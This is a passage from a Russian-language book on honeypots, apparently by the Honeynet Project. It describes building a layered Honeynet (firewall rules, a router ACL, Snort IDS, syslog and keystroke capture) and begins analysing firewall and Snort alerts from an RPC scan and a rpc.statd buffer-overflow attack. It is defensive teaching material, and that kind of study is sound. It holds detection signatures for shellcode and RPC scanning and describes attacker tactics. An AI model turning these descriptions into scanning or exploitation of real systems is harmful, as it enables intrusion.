После того как мы обсудили, что такое сеть Honeynet и как она работает, постараемся применить полученные знания и рассмотрим поэтапный процесс создания Honeynet. В этой главе не даются подробные инструкции о том, как следует проектировать Honeynet, но рассказывается об одном возможном варианте. Сети Honeynet – это не отдельный продукт или разработка, а, скорее, *архитектура*, предназначенная для записи и контроля потока данных. Вам и вашей организации предстоит решать, как эта архитектура будет построена. Эту главу нужно рассматривать как базовое руководство по созданию Honeynet. Представленную здесь Honeynet можно изменить так, чтобы она отвечала вашим конкретным запросам, в соответствии с конечными целями и сетевой структурой. Важно только, чтобы она отвечала требованиям контроля и записи данных, приведенным в главе 3. Мы еще раз коснемся этих требований, но с точки зрения претворения их в жизнь.

Сетью Honeynet, разработка которой описывается в этой главе, пользовались участники Honeynet Project в течение последних двух лет. На протяжении этого времени мы постоянно улучшали наш проект. Каждый раз, когда взламывалась honeypot, мы находили более совершенные способы контроля и записи данных. Описанная здесь Honeynet построена с учетом полученных уроков.

Общая архитектура

Основа общей архитектуры Honeynet заключатся в ее *уровнях*. Как мы уже отмечали ранее, наличие нескольких уровней очень важно для записи

данных. Чем больше уровней контроля информации, тем легче анализировать нападение и извлекать из него уроки. Однако еще более весомым доводом в пользу многоуровневой системы безопасности является необходимость защиты от сбоев. Имея несколько встроенных в архитектуру уровней, вы защищаете себя от риска при сбое одного из них. Практически каждый раз при взломе honeypot где-нибудь происходил сбой. Он мог заключаться в том, что брандмауэр не предупреждал о подозрительных действиях, IDS не могла записывать пакеты, DNS не выдавала разрешений или сервер syslog не мог отослать или получить системные записи. Поразительно, сколько всего может случиться. Чем больше встроенных в архитектуру уровней, тем безопаснее последствия сбоя.

Тот же самый принцип можно применить и при создании инфраструктуры обеспечения безопасности организации: чем больше уровней, тем лучше. Эта концепция известна под названием глубокой обороны. Один отдельный компонент никогда не сможет защитить сайт. Задача Honeynet заключается в том, чтобы наблюдать и учиться у нападающих. Так что если бы у сети был только один уровень и нападающие могли бы взломать ее, они могли бы скрыться и замаскировать следы своей деятельности. Независимо от того, создаете вы Honeynet или корпоративную сеть, вам необходимо наличие нескольких уровней контроля, чтобы суметь обнаружить нападение до того, как оно успешно завершится. Ваши действия после обнаружения атаки могут различаться в каждом конкретном случае, но первоначальная задача остается прежней – обнаружение.

Преимущество Honeynet заключается в том, что от ее архитектуры не требуется высокой эффективности. Значит, можно использовать старые компьютеры, сетевое оборудование младших моделей, небольшую пропускную способность и т.д. Просто подумайте: какой объем трафика будет проходить через Honeynet? Скорее всего, не очень большой, за исключением подозрительных действий взломщиков. Мы обнаружили, что в среднем за день через Honeynet проходит 1–10 Мб данных – совсем немного. Следовательно, старые или малопроизводительные компьютеры прекрасно подойдут, так как им придется обрабатывать немного данных. Например, компьютеры Honeynet на базе процессоров фирмы Intel – это старые, ненужные компьютеры класса Pentium, имеющие 64 Мб RAM (Random-Access Memory – ОЗУ); машины с ОС Solaris – старые SPARC5 с 64 Мб RAM; маршрутизатор Cisco 2514. Соединение с Internet, которым мы пользовались в течение двух лет, представляло собой линию ISDN со скоростью 128 Кб/с. Требования к эффективности Honeynet могут быть минимальными.

Первоначальные затраты могут быть невелики, но создание и поддержание Honeynet требует существенных временных затрат. Как мы говорили в главе 3, постоянная поддержка Honeynet необходима для обеспечения

безопасного окружения. Кроме того, как вы скоро узнаете, для анализа данных нужно потратить очень много времени и усилий. Например, мы обнаружили, что каждые 30 минут, которые тратит взломщик на honeypot, равны 30–40 рабочим часам, потраченным на анализ данных.

Общая архитектура нашей Honeynet аналогична представленной на рис. 3.1. Мы используем один брандмауэр для того, чтобы разделить Honeynet на три четко разграниченных сети: Internet, административную и Honeynet. Как правило, мы обеспечивали функциональность при помощи трех отдельных операционных систем: NT, Linux и Solaris, потому что они наиболее распространены в Internet. Мы хотели узнать о самых обычных уязвимостях и угрозах, вот почему были выбраны именно эти операционные системы. Для Linux использовался установленный с параметрами по умолчанию RedHat с конфигурацией сервера; для NT – NT 4.0 с установленным IIS Web-сервером и разнообразными служебными программами; для Solaris мы установили пакет программ End User (версии 2.6 или 2.7) без добавления патчей.

Нам также потребовались сервисы разрешения DNS (Domain Name System – система доменных имен) и NTP (Network Time Protocol – синхронизирующий сетевой протокол). DNS – необходимая функциональная черта, так как взломщики часто полагаются на разрешение DNS, чтобы загрузить или активизировать свои инструменты. Система доменных имен также зачастую используется во многих организациях, поэтому очень важно протестировать ее на наличие слабых мест. NTP гарантирует, что все системные часы будут синхронизированы. Это окажется полезным при анализе данных, так как все записанные данные различных систем будут регистрироваться в одной системе отсчета времени. Однако имейте в виду, что после взлома honeypot нарушитель может изменить системные часы honeypot. Обычно только одна из систем honeypot предназначена для основного сервера DNS/NTP. Он будет инициировать все соединения с Internet для разрешения имени DNS и синхронизации времени NTP. Все другие системы, входящие в Honeynet, будут затем координировать разрешение DNS и синхронизацию времени NTP с выделенной honeypot. Это позволит инициировать соединения с Internet только одной honeypot. Они жестко контролируются, о чем мы расскажем позже. В создаваемой нами сети Honeynet основным сервером DNS и NTP является honeypot с операционной системой Linux.

Контроль данных

После того как мы выбрали системы honeypot и определились с функциональными возможностями, необходимо указать способ контроля потоков данных. Основная задача контроля данных – гарантировать,

что взломщики не смогут воспользоваться нашими системами honeypot, чтобы напасть или причинить ущерб другим системам. В нашей Honeynet мы создадим три уровня контроля данных.

Первый и основной способ контроля данных – брандмауэр. От него требуется разрешать все входящие, но ограничить исходящие соединения каждой honeypot четырьмя соединениями в сутки. Это дает взломщикам достаточно маневренности, чтобы загрузить свои инструменты, проверить связи и т.д. Однако, когда они попытаются установить пятое соединение, брандмауэр немедленно заблокирует все попытки входящих и исходящих соединений. К IP-адресу honeypot доступ запрещается. Мы создадим эту функцию как для UDP, так и для TCP и будем блокировать исходящий трафик ICMP. Мы обнаружили, что пакеты ICMP трудно отслеживать и есть большие возможности для несанкционированных действий через протокол ICMP. В настоящее время мы блокируем весь исходящий трафик протокола ICMP. Эта сигнатура выделяется не так явно, как кажется, поскольку многие организации ограничивают или блокируют трафик ICMP. Кроме того, мы планируем в будущем включить ICMP. Эта функция автоматического блокирования устанавливается вместе со сценарием предупреждения брандмауэра, и ее можно найти на сайте *http://www.dmkpress.ru*. Итак, брандмауэр разрешает любые входящие и только четыре исходящих соединения через протокол UDP или TCP, блокируя все действия после четвертого соединения.

Однако не нужно забывать, что для honeypot с системой Linux требуются неограниченные возможности DNS и NTP, поскольку это будет основа всех honeypot в пределах Honeynet. Для DNS мы настраиваем Linux, чтобы она была механизмом продвижения данных. Вместо того, чтобы сконфигурировать систему так, чтобы она запрашивала корневые серверы Internet (Internet root servers), мы настроили ее восходящий поток данных DNS. Значит, когда одна honeypot запрашивает honeypot Linux о разрешении имени, этот запрос для всех разрешений пойдет в одну систему DNS в Internet. Это ограничивает число исходящих DNS-запросов honeypot к отдельной системе. Мы сконфигурировали брандмауэр, чтобы он позволял honeypot посылать запросы к единственной DNS в сети Internet. Honeynet получает полный набор функциональных возможностей DNS, но ограничена в инициировании исходящих соединений от одной honeypot к одной и той же системе. Для NTP мы сделали то же самое – настроили honeypot Linux так, чтобы она опять запрашивала единственный NTP-сервер в сети Internet. Как и в случае с DNS, это ограничит объем дозволенных действий honeypot.

Наконец, брандмауэр настроен для противодействия смене IP-адресов. Это гарантирует, что пакеты, созданные в Honeynet, будут иметь ее IP-адрес. Мы обнаружили, что пакеты с ложным IP-адресом – это один из

самых распространенных видов нападений взломщиков, так что очень важно принять контрмеры.

Основываясь на всех этих требованиях, база правил брандмауэра будет выглядеть примерно так, как показано на рис. 4.1. Эти правила созданы для CheckPoint FireWall-1.



Рисунок 4-1 База правил брандмауэра

Мы рассмотрим назначение правил по порядку, начиная с самого верхнего:

1. Позволяет удаленно администрировать брандмауэр.
2. Блокирует любые другие попытки соединения с брандмауэром.
3. Разрешает honeypot с операционной системой Linux запрашивать сервер NTP. Однако это ограничивает все попытки запросами типа UDP NTP (порт 123) к определенной системе. Другие внутренние honeypot будут обращаться к honeypot с ОС Linux за всеми обновлениями времени.

4. Позволяет honeypot с операционной системой Linux запрашивать определенный DNS-сервер. Однако эти запросы сводятся к запросам по протоколу UDP DNS (порт 53) и только с определенной системой. Все другие внутренние honeypot затем будут обращаться к honeypot Linux за всеми разрешениями DNS.
5. Разрешает любой системе, входящей в сеть Internet, но не в административную сеть, инициировать соединение с Honeynet. Однако при регистрации этих соединений необходимо послать электронное предупреждение, которое можно создать с помощью сценария предупреждения брандмауэра (см. главу 3).
6. Разрешает всем honeypot инициировать соединения с Internet, но не с административной сетью – одно из самых важных правил для контроля данных. Каждая зарегистрированная попытка сначала рассматривается выбранным пользователем механизмом предупреждения, то есть сценарием предупреждения брандмауэра, который описан в главе 3. Именно так мы считаем попытки установления исходящих соединений и блокируем пятую или другую попытку.
7. По умолчанию всем отказать (default deny rule). Если пакет не отвечает каким-то требованиям – отказать и зарегистрировать. У брандмауэра всегда должна быть строка с отказом по умолчанию. Это означает, что любой, явно не разрешенный, трафик запрещен.

Брандмауэр и его база правил являются основными средствами контроля данных. Однако мы также используем второй, резервный уровень. Как показано на рис. 3.1, весь трафик должен пройти через маршрутизатор, который выступает в качестве дополнительного средства контроля данных. Если брандмауэр даст сбой, маршрутизатор все равно выполнит основную часть его функций. Кроме того, маршрутизатор блокирует основную часть нелегального трафика еще до того, как он дойдет до брандмауэра, что повышает эффективность работы и регистрации брандмауэра.

Маршрутизатор настроен так, чтобы разрешать любой трафик по направлению к Honeynet. Затем мы конфигурируем его так, чтобы он ограничил исходящий трафик только пакетами с исходным IP-адресом Honeynet. Это снова защищает от атак с использованием ложного IP-адреса. Покинуть сеть могут только пакеты с правомочным IP-адресом. Кроме того, маршрутизатор отсекает все пакеты протокола ICMP. Наконец, маршрутизатор можно использовать для того, чтобы ввести правила вручную и заблокировать особенно агрессивного взломщика. Приведем список контроля доступа (ACL), который используется для фильтрации всех пакетов, исходящих из Honeynet через маршрутизатор. Обратите внимание на то, как этот ACL блокирует все пакеты с ложным IP-адресом, разрешая покинуть сеть только пакетам с исходным адресом 172.16.1.0 – внутреннего сетевого блока этой Honeynet. Кроме того, блокируется весь исходящий

трафик протокола ICMP. Мы вручную ввели правило блокировки удаленного вызова процедуры (Remote Procedure Call – RPC) и сделали это после того, как какой-то очень агрессивный взломщик попытался просканировать тысячи систем со взломанной honeypot. Шестое правило брандмауэра автоматически блокировало попытки сканирования. Тем не менее мы вручную добавили его в маршрутизатор, чтобы заблокировать пакеты еще до того, как они дойдут до брандмауэра. Это повышает эффективность работы и регистрации брандмауэра. В нашем случае маршрутизатор зарегистрировал более 900 000 попыток сканирования систем в Internet по поводу RPC.

```
router#show access-list 100
Extended IP access list 100
    deny tcp 172.16.1.0 0.0.0.255 any eq sunrpc log (932859 matches)
    deny icmp any any (30 matches)
    permit ip 172.16.1.0 0.0.0.255 any (62969 matches)
    deny ip any any log
```

Последний уровень обороны заключался в соединении с Internet, имевшем очень небольшую скорость, только 128 Кб/с. Если бы и брандмауэр, и маршрутизатор не смогли блокировать атаки, исходящие из Honeynet, этот небольшой канал создал бы третью линию обороны. Канал настолько мал, что ограничивает действия взломщиков. Только определенное число пакетов в секунду пройдет по такому маленькому каналу. Следовательно, даже если и брандмауэр, и маршрутизатор дадут сбой, взломщику придется иметь дело с ограниченным количеством систем, которые он сможет просканировать, или с ограниченным числом пакетов, которые он сможет послать для организации нападения типа «отказ о обслуживания». Конечно же, это не совершенная защита, но каждый уровень вносит свою лепту. Когда дело доходит до глубокой обороны, имеют значение даже те механизмы, которые обеспечивают минимальный уровень защиты: важен каждый уровень.

Запись данных

После того как мы установили средства контроля за данными, нам необходимы средства записи данных. Как было описано в главе 3, три уровня записи данных состоят из системных журналов брандмауэра/маршрутизатора, сетевых системных журналов и самих систем.

Брандмауэр уже сконфигурирован для записи данных. В правилах 5 и 6 применяется сценарий предупреждения брандмауэра. Он не только посылает предупреждение, когда регистрируются соответствующие правилу соединения, но и архивирует информацию для анализа данных, как

мы увидим в главе 5. Все созданные брандмауэром предупреждения пересылаются в систему Log/Alert в административной сети. Подробная информация о том, как использовать и установить этот сценарий, содержится в отчете, размещенном на сайте *http://www.dmkpress.ru*.

На втором, сетевом, уровне для записи и анализа всего сетевого трафика мы используем IDS, в данном случае Snort. Раньше она находилась на брандмауэре. Это упрощает архитектуру, так как нет нужды подключать к сети отдельный компьютер для IDS. Весь трафик, входящий и исходящий из Honeynet, будет записан в IDS, так как она следит за состоянием Honeynet. Однако с подобной архитектурой связаны две проблемы. Она усиливает риск, так как IDS может оказаться уязвимой, или IDS не может увидеть или записать трафик от одной honeypot к другой. Система IDS не замечает деятельности в пределах самой Honeynet.

Решение заключается в том, чтобы создать выделенную IDS, соединенную собственно с Honeynet. У этой IDS должно быть два интерфейса: один, соединенный с Honeynet, а другой – с административной сетью, чтобы можно было посылать предупреждения. У интерфейса в Honeynet не должно быть IP-адреса или приписанного к нему стека, чтобы на него нельзя было напасть. Кроме того, если Honeynet размещается на коммутаторе, как в данном случае сделали мы, чтобы иметь возможность определить нападения на основе коммутатора, убедитесь, что IDS подсоединена к порту, который контролирует весь трафик коммутатора.

Независимо от того, как будет построена система IDS, выясните, что она записывает и хранит весь трафик. Мы также настроили IDS Snort, чтобы все предупреждения переправлять через syslog на сервер Log/Alert, где они могут быть обработаны, заархивированы и переданы администратору. Детальное описание конфигурации Snort можно найти в приложении А.

Наконец, необходимо записать все действия самих систем. Для этого сначала устанавливается сервер syslog, предназначенный для удаленного сбора информации обо всех событиях, происходящих в системах. Для получения всех журналов регистрации удаленных систем мы обычно пользовались защищенной системой Solaris 8. Затем конфигурация всех систем honeypot была настроена на удаленную регистрацию на сервере syslog. Имейте в виду, что сервер syslog – это очень сложная honeypot. При взломе honeypot мы надеемся, что нарушитель примется за защищенный сервер syslog. В этом случае мы сможем узнать о потенциально новых или более изощренных способах нападения. Даже если атака будет успешной, системные журналы не потеряются. Соединенная с сетью Honeynet система IDS пассивно записала всю эту информацию, в том числе и нападение.

Мы также достигли большого успеха, применяя модификации в системах UNIX для записи и передачи комбинаций клавиш. Наиболее эффективными средствами оказались модифицированная версия программы bash системы Linux и модули, встроенные в ядро системы Solaris. Они фиксируют комбинации клавиш, которые используют взломщики в системе honeypot, и передают сами команды на удаленный сервер syslog. Эта информация оказалась очень важной, так как «плохие парни» используют для сообщения со взломанными системами закодированные соединения (см. главу 5). Исходный код для этих утилит можно найти на сайте *http://www.dmkpress.ru.*

Мы выяснили, что эти три уровня записи данных весьма эффективны. Ни один уровень в отдельности не может предоставить всю необходимую информацию. Чем больше уровней, тем лучше.

Поддержание Honeynet и реагирование на атаки

Поддержание и забота о Honeynet требует постоянного внимания: системам обнаружения вторжения нужны обновленные базы данных сигнатур, регистрационные журналы брандмауэра необходимо просматривать и архивировать, а в исходные коды нужно вносить некоторые изменения. Honeynet не относится к решениям типа «поставил и забыл». Она нуждается в постоянной поддержке (модернизации), поскольку находится в процессе разработки и улучшения. Каждый раз при взломе honeypot мы узнавали много нового не только о взломщике, но и о нас самих. Мы совершенствовали способы сбора данных и средства для их анализа. Например, когда мы «утонули» в трафике IRC, Макс Вижн создал утилиту privmsg.pl, чтобы быстро и эффективно извлекать важную информацию. Марти Рош постоянно вносил изменения в Snort, чтобы улучшить процесс записи данных. Процесс подгонки не прекращается. Кроме того, необходимо идти в ногу со взломщиками. По мере того как «плохие парни» разрабатывают новую технику взлома, нам также нужно придумывать что-то новое. Например, Snort больше года была приемлемым решением для записи комбинаций клавиш, так как она перехватывала в Internet сеансы связи открытым текстом. Однако как только взломщики стали использовать ssh и шифровать весь свой трафик, появилась потребность в альтернативном варианте. Модифицированные версии `bash/` и специальные драйверы ядра быстро доказали свою эффективность. По мере того как взломщики адаптируются к новым условиям, должна меняться и Honeynet.

Другой важный момент заключается в реакции на нападение. При взломе honeypot кто-то должен узнать об этом и быстро среагировать. Нет двух взломщиков, которые бы нападали одинаковым способом. Как только атака будет обнаружена, например при помощи предупреждения посланного системой IDS или системного журнала брандмауэра, лучше всего как можно скорее просмотреть всю информацию. Мы обнаружили, что во время осуществления атаки первоначальную информацию лучше всего изучать в виде комбинаций клавиш, которые помогают определить, что ищут взломщики. После этого мы будем знать, как реагировать. Например, хакеры часто пытаются использовать взломанную систему honeypot для проведения нападений типа «отказ от обслуживания» на другие системы в Internet. Как только это намерение определяется, можно сразу же убедиться, что маршрутизатор и брандмауэр пресекают подобные попытки. Однако, если вы узнали, что взломщик планирует использовать honeypot для установления соединений типа IRC, вам *не* нужно блокировать эти попытки, поскольку IRC – великолепный источник информации. Когда honeypot взломана, очень важно определить мотивы нарушителя. Затем необходимо убедиться, что контроль и запись данных выполняются именно так, как было задумано.

Резюме

В этой главе описывался пример того, как может быть построена сеть Honeynet. Не существует единого продукта, метода или разработки для ее создания – все зависит от конкретных требований и окружения. Однако необходимо, чтобы выполнялись функции контроля и записи данных. Независимо от того, какую вы строите архитектуру, должна быть возможность и контролировать, и записывать данные. Сеть Honeynet не является решением типа «поставил и забыл». Она требует постоянного ухода и заботы. По мере того как адаптируются и изменяются угрозы, должна меняться и сама сеть. Более того, должна быть разработана процедура быстрого реагирования на происходящий взлом системы. Анализ взломанной системы описывается во второй части книги.

ЧАСТЬ II

Анализ

В браке, как и на войне, разрешается пользоваться всеми слабостями противника.

Неизвестный

Сети Honeynet очень эффективно сдерживают и записывают действия взломщиков. Однако реальные возможности Honeynet останутся нереализованными до тех пор, пока эти данные не превратятся в полезную информацию. Должен быть разработан процесс записи данных и их преобразования в инструменты для изучения тактики и мотивов взломщиков. Этот процесс называется *анализом данных*. Конечно, существует автоматический способ анализа. Однако мы автоматизировали уже много процессов для того, чтобы наиболее эффективно собрать самую важную информацию. Несмотря на это кто-то все-таки должен обработать все свидетельства и получить целостную картину. Мы обнаружили, что подробный анализ представляет собой самую трудную и самую захватывающую часть проекта Honeynet, но он также требует и больше времени.

На протяжении последних нескольких лет мы многое узнали о сообществе взломщиков и о нас самих. Но самое важное, что мы выяснили, – ни один человек в одиночку не может знать все ответы на вопросы, возникающие в процессе анализа данных. Существует слишком большой объем информации, для анализа которой нужны разнообразные знания и навыки. Именно поэтому наша группа состоит из 30 человек. Каждый участник проекта обладает уникальным опытом, который используется при анализе собранных данных, например: одни члены группы обладают

глубокими знаниями в таких областях, как нападения со взломами, rootkits[1] и узловые модули, дешифрование сетевого трафика; другие – знают в совершенстве различные операционные системы, такие как Solaris, Linux или NT. Для того чтобы добиться успеха, мы обмениваемся полученной информацией и знаниями.

В следующих четырех главах описываются самые эффективные способы и технические приемы, которые мы обнаружили за несколько лет. Как нам удалось выяснить, эти способы лучше всего раскрывают инструменты, тактику и мотивы взломщиков на основании собранных ранее данных. В главе 5 анализируются данные, собранные при нескольких нападениях на операционные системы Linux и NT. В главе 6 представлен поэтапный анализ варварского взлома honeypot. В главе 7 рассматриваются более продвинутые методы анализа данных. В главе 8 обсуждаются вопросы анализа восстановленных данных.

[1] Набор программ, позволяющих получить полномочия системного администратора. – *Прим. науч. ред.*

5 Анализ данных

В предыдущих главах мы рассмотрели две основных функции Honeynet: контроль и запись данных. Контроль данных – это управление трафиком, входящим и, что более важно, исходящим из Honeynet. Это защищает Honeynet от того, чтобы ее использовали как отправную точку для других нападений. Запись данных, сбор входящего и исходящего из Honeynet трафика также включает в себя учет всех системных действий в пределах Honeynet. В этой главе мы остановимся на анализе собранных данных, рассказывая о том, как превратить их в полезную информацию о противнике. Рассматриваемая здесь система honeypot называется honeypot-4. Ее IP-адрес 172.16.1.104. Нападающая система взломщика называется blackhat.example.com. Ее IP-адрес 10.1.1.1. Мы обсудим регистрационные журналы брандмауэра, предупреждения и записанные системой IDS пакеты, системные журналы и комбинации клавиш.

Регистрационные журналы брандмауэра

Для большинства организаций системные журналы брандмауэра представляют мало ценности. Брандмауэр регистрирует столько данных, что среди них трудно выделить правомочный трафик и подозрительную активность, которая требует дальнейшего анализа. В организациях неделями или даже месяцами не просматриваются регистрационные журналы брандмауэров. Однако в Honeynet весь трафик подозрителен. Следовательно, весь записанный в регистрационном журнале трафик представляет собой полезную информацию.

Брандмауэр Honeynet Project разработан так, чтобы рассылать по электронной почте предупреждения обо всем входящем в Honeynet трафике. Такие предупреждения создаются всякий раз, когда кто-нибудь инициирует соединение с Honeynet. Это упрощает процесс сбора информации. Вместо того чтобы вручную проверять регистрационные записи брандмауэра, мы получаем всю необходимую информацию по e-mail. Так как через брандмауэр проходит не так уж много трафика, мы не тонем в потоке предупреждений. Подобные преимущества системы предупреждения могут быть недоступны в системах IDS. Будьте внимательны при работе с ними, так как они могут ничего не заподозрить и не предупредить о подозрительных действиях. Например, когда вам нужно получить предупреждение об одном соединении с портом, номер которого больше 1023, многие системы IDS могут проигнорировать это соединение как случайный пакет. Однако это может означать, что кто-то зондирует ваши системы на наличие обычного черного хода. Кроме того, еще не существует сигнатур для IDS, которые могли бы создать предупреждение о новых или неизвестных нападениях, хотя отдельные методики, такие как обнаружение статистических аномалий, позволяют заявить о прорыве в этой области. А брандмауэр записывает и предупреждает вас обо всех действиях. Эти сообщения также архивируются для дальнейшего рассмотрения. Например:

```
Date: Sat, 08 Dec 2000 15:04:06 -0600 (CST)
From: firewall@honeynet.org
To: admin@honeynet.org
Subject: - - - Firewall Scan Alert - - -


Вы получили это сообщение, потому что кто-то, возможно, сканирует вашу
систему. Далее приводится пакет, зарегистрированный брандмауэром. Это чет-
вертое из пяти электронных предупреждений от blackhat.example.com.

        - - - - CRITICAL INFORMATION - - - - -

        Date: 08Dec2000
        Time: 15:04:03
        Source: blackhat.example.com
        Destination: honeypot-4
        Service: rpc

        - - - - - ACTUAL FW-1 LOG ENTRY - - - - -

08Dec2000 15:04:03 accept firewall >qfe1 usealert proto tcp src blackhat.
example.com dst honeypot-4 service rpc s_port 2335 len 48 rule 9 blackhat.
example.com xlatedst honeypot-4 xlatesport 2335 xlatedport rpc
```

Предупреждение брандмауэра извещает нас о том, что система blackhat.example.com пытается установить соединение RPC (Remote Procedure Call – удаленный вызов процедур) с системой honeypot-4. Обратите внимание на то, что это четвертое подобное сообщение.

Три предыдущих предупреждали нас о том, что та же самая система инициировала соединения RPC с honeypot-1, honeypot-2 и honeypot-3. Можно предположить, что система blackhat.example.com производит сетевую разведку, выясняя, кто работает с RPC и, скорее всего, какие имеются сервисы RPC. В различных сервисах на основе RPC в разных системах существует множество уязвимых мест, большая часть которых пользуется особой популярностью у взломщиков, так как является путем к нападению.

Для того чтобы получить подробную информацию о посланном пакете, такую как метки TCP, нам пришлось бы просматривать пакеты, записанные модулем проверки текущего состояния IDS. Однако предупреждения брандмауэра снабжают нас информацией о том, что происходит, в режиме реального времени. Предупреждение в режиме реального времени имеет большое значение, так как оно указывает на то, какие атаки могут быть произведены в будущем. Например, предыдущее предупреждение свидетельствует о сканировании RPC. Теперь мы можем подготовиться к любому RPC-зондированию и взлому Honeynet.

Как уже отмечалось в главе 4, сценарий брандмауэра также архивирует записи о характеристиках и действиях систем, сканирующих Honeynet. Мы поддерживаем базу данных IP-адресов, действий и временных меток нападающих, так что можем определить тенденции развивающихся в Internet событий. В случае с данным сканированием порта приведенная ниже информация представлена в двух файлах: alert.archive и alert.uniq. Файл alert.archive архивирует все предупреждения брандмауэра, и в нем будет храниться следующая информация. Эта информация может быть очень важной в будущем, если нам в ходе анализа потребуется определить действия взломщика.

```
08Dec2000 15:04:03 accept firewall >qfe1 usealert proto tcp src blackhat.
example.com dst honeypot-4 service rpc s_port 2335 len 48 rule 9 blackhat.
example.com xlatedst honeypot-4 xlatesport 2335 xlatedport rpc
```

Второй архивный файл, alert.uniq, содержит список всех неповторяющихся систем, которые сканировали нашу honeypot в течение 24 часов. Даже если один и тот же источник сканировал по 100 раз за день, в этот файл будет добавлена только одна запись – первое сканирование, зарегистрированное брандмауэром. В данном примере в файл alert.uniq будет внесена следующая строка:

```
08Dec2000    15:04:03    blackhat.example.com    rpc
```

Этот пример говорит о том, система blackhat.example.com попыталась установить соединение RPC 8 декабря 2000 года в 15:04:03. Такое краткое изложение может показаться малозначимым, но так как оно архивируется вместе с другими, это дает больше возможности для анализа тенденций. Например, в главе 10 рассказывается о том, как при помощи этих данных мы определили, что в течение 30 дней 524 системы просканировали NetBIOS Honeynet, скорее всего, в поисках уязвимых мест ОС Windows (заархивированная информация приведена в приложении D). Такое колоссальное количество попыток указывало на то, что в среде взломщиков что-то происходило. На основании этих данных мы успешно установили honeypot с Windows 98, чтобы определить точную причину сканирования.

Подобные предупреждения также высылаются и при установлении исходящего соединения. Брандмауэр извещают нас о любом исходящем соединении, которое инициировала Honeynet. Эта информация очень важна, так как она означает, что система была взломана. Обычно о таких действиях сообщается по электронной почте и на web-страницу текущего администратора. Важно как можно быстрее взять под наблюдение взломанную систему, чтобы убедиться, что хакер не обойдет меры безопасности, предпринятые в Honeynet. Например, после взлома системы нарушители обычно устанавливают исходящее FTP-соединение с Internet, чтобы получить инструментарий для дальнейшего взлома этой системы и использования дополнительных машин. Такое соединение обычно информирует о том, что honeypot подверглась нападению и взломщики получили доступ к системе.

Анализ IDS

Как уже говорилось в главе 4, IDS обеспечивает три источника информации. Первый источник – сами предупреждения IDS, когда обнаруживается какая-то подозрительная деятельность. Второй источник информации – записи пакетов. Эти подробные сведения хранятся в двоичном файле и после совершения нападения используются для детального анализа. Третий источник информации – журналы сеансов ASCII, где Snort IDS хранит все данные ASCII, обнаруженные в потоке пакетов, например комбинации клавиш. Давайте продолжим анализ сканирования RPC, которое обнаружил наш брандмауэр, и посмотрим, какую информацию может предоставить система IDS.

IDS для Honeynet настроена таким образом, чтобы создавать предупреждение всякий раз, когда она обнаруживает подозрительные действия. Эти предупреждения через syslogd хранятся в файле регистрации, который затем просматривает Swatch, инструмент анализа журналов регистрации,

отлично подходящий для автоматизации. Затем Swatch переправляет сообщения по электронной почте администратору. Эти созданные IDS предупреждения являются дополнительным уровнем, так как брандмауэр уже настроен на то, чтобы предупреждать нас о любых действиях в сети. Однако у IDS есть дополнительное преимущество определения конкретного действия при помощи функций сравнения сигнатур, например: она может обнаружить нападение путем переполнения буфера или атаку на Web-сервер IIS. Эта возможность в режиме реального времени оповещает команду о том, что попытаются предпринять «плохие парни». После того как нападение будет обнаружено, мы будем знать, на что обращать особое внимание. В приведенном ниже примере рассматривается взлом операционной системы Linux. Система IDS обнаруживает запрос списка портов RPC, в то время как нападающий пытается выяснить, какие RPC-сервисы может запустить наша машина. После первоначального запроса списка портов IDS обнаруживает нападение с целью переполнения буфера. Эти предупреждения Snort не только извещают нас о том, что происходит нападение, но также предоставляют информацию, необходимую для более подробного анализа бинарных регистрационных файлов IDS. Подобные предупреждения выглядят примерно так:

```
Dec 9 07:17:10 ids snort[6511]: IDS15 - RPC - portmap-request-status:
10.1.1.1:709 - > 172.16.1.104:111
Dec 9 07:17:10 ids snort[6511]: IDS362 - MISC - Shellcode X86 NOPS-UDP:
10.1.1.1:710 - > 172.16.1.104:931
Dec 9 07:17:13 ids snort[6511]: IDS362 - MISC - Shellcode X86 NOPS-UDP:
10.1.1.1:710 - > 172.16.1.104:931
```

Это предупреждение Snort указывает на то, что система 10.1.1.1 попыталась послать RPC-запрос нашей системе honeypot 172.16.1.104. Взломщик из удаленной системы, скорее всего, является привилегированным пользователем, так как номер исходного порта меньше 1023 – в данном случае порт 709. Сразу после этого запроса последовали два нападения со взломом, наверняка это был один и тот же взлом, так как действия были направлены на одни и тот же порт honeypot – 931. То есть порт 931 был динамически привязан к rpc.statd, RPC-сервису с существенными недостатками в плане обеспечения безопасности. В это время нам еще не известно, насколько успешно прошло нападение. Затем эти предупреждения Snort, хранящиеся в регистрационном файле /var/log/messages, переправляются по электронной почте администратору в режиме реального времени.

```
